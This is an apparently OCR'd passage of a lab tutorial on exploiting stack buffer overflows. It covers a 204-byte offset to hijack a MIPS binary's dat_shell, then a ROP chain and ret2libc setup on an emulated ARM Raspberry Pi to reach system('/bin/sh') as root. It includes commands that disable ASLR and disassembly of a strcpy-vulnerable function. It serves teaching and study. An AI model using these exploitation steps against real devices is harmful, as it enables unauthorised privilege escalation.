
We need to spawn and controll a remote shell the `dat_shell` function is our target however we need to know where our target is in order aim it, with `show functions` in dgb-multiarch is a easy task.



`0x00400950` is the register where **dat_shell** is located but is not exactly the right address but we will return back to this in a second.

We have to controll the Program Counter and unlock this ability is quite quick with the debugger but most important with the **right input** this is the point of **SPIKE** :

1. Create a input with non-repeatable-pattern
2. The size need to be enough big to crash the program and reach the Program Counter register
3. When PC is filled, we translate the contents and calculte the offset from the input string (this is why a non-repeatable-pattern is required)




In the **red square** the output of `show registers` we can look on the contents at single register level, in this case we are interested in [1] with the value inside the **PC** `0x41386741` or in string `Ag8A` (actually is `A8gA` because we are in Little-Endian as we know thanks to previous analysis). Searching this pattern on the string we have generated the offset is 204 this mean we need a string of **204** character before touching the PC register (note the `SIGSEV` signal)

Above I've declared we demand a more precise address, but why doing that if we already know where the `dat_shell` start?

Every function can be divided in 3 main parts : **Prologue, body and epilogues.**

The address we have retrived before (`0x00400950`) point at the prologue of `dat_shell` and injecting it will not work as we want to. In the **green frame** we have the function disassembled and we pick the 4th instruction ([2]) in order to skip the prologue. This is the exact address to inject (`0x0040095c`)!

Everything is set and ready waiting for us to regroup this informations, we create a string of 204 character *PLUS* the address `0x0040095c` (using echo -e) we will trigger `dat_shell` and pwn the program!



FINAL THOUGHTS

This type of attack is really simple and is based on the assumption to have a functions that spawn a shell for us, and is a uncommon thing.


But we can call whatever function inside the code, with the limitations that will execute just what the function is created for. This is a limitation to attacks but can exist case where this traditional stack overflow is enough to compromise computers or device (eg:/ in a IoT device we can call functions to activate sensors).

In the next section we will discuss some common mitigations to stack overflow and we will focus on bypassing one of them, **DEP**, with a technique called **ROP chains** in a **ARM architecture context**.

ARM

ROP CHAINS

What are ROP chains and a simulation on ARM architecture



The "normal" stack overflow, where an attacker fill the stack in order to inject an address on the PC (or EIP dependly on which architecture we are working with), can hijack the flow of a binary with a unwanted results. We can decide to execute directly a specific function but in most case execute something that is inside the stack itself, mostly a shellcode.

Mitigations that we need to face as attackers can be :

- **Stack Canaries / Stack Guards** : tell-tale values added inside the stack in compilation phase that will be checked before the execution phase, if any of the SC is wrong the program will be terminated
- **Data Execution Prevention** : makes the stack not executable so whatever is inside the stack is just stored but cannot be processed
- **Address Space Layout Randomization** : (ASLR) A protection which randomize, at every execution of the binary, the various segments of the program

In IoT (more in detail, domestic Iot) devices **Stack Canaries and ASLR are not that common** as we expect. At support of this various security researchers have discovered that **manufacturers only set DEP as protection method** (always if they have it one).

Brand	Model	Count	ASLR (%)	Non Exec Stack (%)	RELRO (%)	Stack Guards (%)	CPU
Ubuntu Desktop - Reference	16.04, 64bit	5379	23.21	98.99	100	79.43	x86
Asus	rt-ac55u	334	0	0	1.8	0	MIPS
D-LINK	dir-850l	118	0	0	3.39	0	MIPS
D-LINK	dir-880l	128	0	99.22	7.81	0	ARM
Linksys	e2500	201	8.79	0	3.48	0	MIPS
Linksys	ea6100	414	5.82	0	0.97	0	MIPS
Linksys	ea6900	468	2.50	0.21	1.28	0	MIPS
Linksys	ea8500	484	2.26	99.79	2.07	0	ARM
Netgear	WNDR4300v2	228	1.52	0	2.19	0	MIPS
Netgear	r6100	170	1.96	0	2.35	0	MIPS
Netgear	r7000	457	0	99.78	21.44	13.43	ARM

Test results for Consumer Reports on raccommended routers

The main reasons to this unsecure situation on IoT devices are related to efficency and speed of the device itself, adding ASLR and (check of) Stack Canaries add overhead for every executions. In addition (specially the ASLR) make harder debugging process.

In contrast **DEP** is a system-level protection so can be easily set and doesn't give an overhead or difficulties for debugger or developers, this is why we are gonna to focus on it pretending the inexistence of other 2 protection methods.


ROP CHAINS THEORY

Return-Oriented-Programming kicks in when we have to bypass DEP, we can't use shellcode inside the stack but we can still overwrite the PC register. So the only option we have is to use code already present in the program

The atomic parts of a ROP CHAIN are **GADGETS**, assembly instructions which at the end give back to us the controll of the flow process somehow (in practice, let the PC come back to us).

But how we can create a **chain**?

First thing first we know that binaries (C code) are linked with **Standard C Library (libc)** which contain a set of gadget that we need to filter for our purpose and than call it when the stack overflow occur first. Than usually we need to use other gadgets for example to load some parameters or syscalls, this is what we mean for chain. When we specific target libc this attack will be called **ret2libc** (return-to-libc) because the first call we declare is inside libc as explained.



Graphic rapresentation of how gadget are used to create ROP chain


This will bypass DEP but we will still use contents of the stack that will be surgically placed inside the stack. Everything will be clear with a empiric example.

Use of **libc** library with the binary is needed since binaries have less instructions than the actual code the other are stored in libc which is dynamical linked by default to compress the size of the binary. Obviously different binaries can share the same libraries this can make ROP chain development more handy.

ARM INTRODUCTION


Advanced **R**ISC **M**achines (ARM) are small and energy-efficent CPU (32 or 64 bit) that fit perfectly the requirements for the IoT industry (mainly the Cortex series) and even mainstream device like Nintedo Switch, the latest Macbook M1/M2 and smartphones.

A RISC architecture need less transistors with the outcome of less thermal and less battery usage.



Different cortex series and implementations

ARM use a **load&store** approach so to before perform operations data should be loaded in registers this implies obviously no operation can be executed directly on data.



Anatomy of load&store instructions in ARM


Talking about registers here a small brief

REGISTER	USE
R0-R3	**Function parameters** (if more needed should be saved loaded on the stack, at R0 usually is stored the return value)
R4-R10	General Purpose
R11	**FP** (Frame Pointer), point the value of local variables
R12	**IP** (Intra Procedural Call)
R13	**SP** (Stack Pointer), point at top of the stack

REGISTER	USE
R14	**LR** (Link Register), return address of a subroutine
R15	**PC** (Program Counter), address of next instruction to be executed
CPSR	Current Program Status Register (contains various flag like overflow,carry, ecc...)

The operation on stack are extremly easy to understand we have `pop{registers}` that will extract the element at the top of the stack inside the list of registers we provide (more registers mean multiple pop). Next `push{registers}` will store store the value of the registers inside the stack.

Lastly we need to keep in mind the **prologue and epilogue** of the instructions (in both ARM and ASSEMBLY) the first will save any register that the function might use and sets up the FP value so the latter can restore the context to continue the flow after the execution have ended. This is something that comes handy when need to call functions that exist within the code, if we want to accomplish this we don't have to point the address of the prologue but the one right after.



Prologue and epilogue in Assembly

Other things like *execution mode and ARM states* are over the scope of this experience so will not go in depth with that.

LABORATORY EXPLAINED

We will use a VM created by AzeriaLab as laboratory with a RaspberryPi (with the vulnerable binary) simulated inside of a Ubuntu machine. The 2 main tools used are shortly descripted here :

1. **ROPPER** : Dissassembly (with Capstone Framework) and list gadgets from a specified binary, really usefull because it supports multi-architectures. We will use it on libc linked to the binary
2. **GDB** : The GnuDebugger, a portable and command-line interface debugger that comes handy with different languages and remote debugging (for a better quality of life and extensions GDB will be provided with GEF)

The first thing to set up inside the raspberryPi will disable the ASLR, otherwise results will vary

```
root@raspberrypi:/home/pi# sudo echo 0 | tee /proc/sys/kernel/randomize_va_space
0
root@raspberrypi:/home/pi#
```


With randomize_va_space = 0 will be fully disabled

Small Briefing : our objective is privilege escalation (since we will have a ssh connection as low-privileged user on the raspberry) so we need to spawn a shell with root user access. We have a C binary so the function suitable for us will be `system("/bin/sh")`.

As we explained before arm is load&store architecture so we need 2 things to be fixed :

1. (The address of) the string `/bin/sh` should be loaded inside r0
2. (The address of) `system` function should be loaded inside PC

When we satisfy (in this order) these steps the shell will pop up and we'll win the prize!



Anatomy of the ROP chain

Everything fixed and setted up, let's start!

EXPLOIT DEVELOPMENT

(0) Reverse the binary and offset discovery

Is a common scenario (and will be the case of this example) to **have just the binary** and not the C code, or whatever language you are daling with, for a better understanding is a good habit to **run a decompiler and take a look at the results**. Reminder, the output of a decompiler is not always 100% accurate because some protection or obfuscation mechanism but always keep in mind is impossible to have full protection/obfuscation but you can make *really* hard to have a reliable output from the decompiler.

I use a online decompiler which display results from different decompilers (such Ghidra, HexRays and BinaryNinja) so we can compare it for a better accuracy. The results are displayed below.

Hex-Rays

8.2.0.221215

```
107 {
108   char *result; // r0
109
110   if ( !_bss_start )
111   {
112     result = deregister_tm_clones();
113     _bss_start = 1;
114   }
115   return result;
116 }
117 // 20674: using guessed type char _bss_start;
118
119 //----- (00010418) --------------------------------------------------------
120 __int64 frame_dummy()
121 {
122   return register_tm_clones();
123 }
124
125 //----- (00010450) --------------------------------------------------------
126 int __fastcall bof(const char *a1)
127 {
128   char dest[36]; // [sp+8h] [bp-24h] BYREF
129
130   strcpy(dest, a1);
131   return printf("Your output is %s \n", dest);
132 }
133
134 //----- (0001048C) --------------------------------------------------------
135 int __cdecl main(int argc, const char **argv, const char **envp)
136 {
137   int v3; // r3
138
139   bof(argv[1]);
140   return v3;
141 }
142 // 104B4: variable 'v3' is possibly undefined
143
144 //----- (000104C0) --------------------------------------------------------
145 void __fastcall __libc_csu_init(int a1, int a2, int a3)
```

Obviously (like in the MIPS explotation) `strcpy` is used so we can parse a input with unlimited length which will cause to a `Segmentation Fault`.

Let's go further and use gdb to disassemble the bof function (`disass bof`) in order to know where use breakpoint to look when the segmentation fault occur. (than for understand the behaviour of the

chain we will use `si` to run a single instruction and take a look at the registers)

```
gef> disass bof
Dump of assembler code for function bof:
   0x00010450 <+0>:     push    {r11, lr}
   0x00010454 <+4>:     add     r11, sp, #4
   0x00010458 <+8>:     sub     sp, sp, #40     ; 0x28
   0x0001045c <+12>:    str     r0, [r11, #-40] ; 0x28
   0x00010460 <+16>:    sub     r3, r11, #36    ; 0x24
   0x00010464 <+20>:    mov     r0, r3
   0x00010468 <+24>:    ldr     r1, [r11, #-40] ; 0x28
   0x0001046c <+28>:    bl      0x102f8
   0x00010470 <+32>:    sub     r3, r11, #36    ; 0x24
   0x00010474 <+36>:    ldr     r0, [pc, #12]   ; 0x10488 <bof+56>
   0x00010478 <+40>:    mov     r1, r3
   0x0001047c <+44>:    bl      0x102ec
   0x00010480 <+48>:    sub     sp, r11, #4
   0x00010484 <+52>:    pop     {r11, pc}
   0x00010488 <+56>:    andeq   r0, r1, r4, lsr r5
End of assembler dump.
```

Always double-check with file with some technical information about the architecture used by the binary, this info are the basis to know how to fill the stack.

```
pi@raspberrypi:~/practice $ file bof\ _arm32
bof _arm32: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux
-armhf.so.3, for GNU/Linux 2.6.32, BuildID[sha1]=d316187a263ac263477ba4ee6f1a3fe0ccf3add1, not stripped
```

- 32 bit architecture
- ARM architecture
- LSB (Little-Endian)

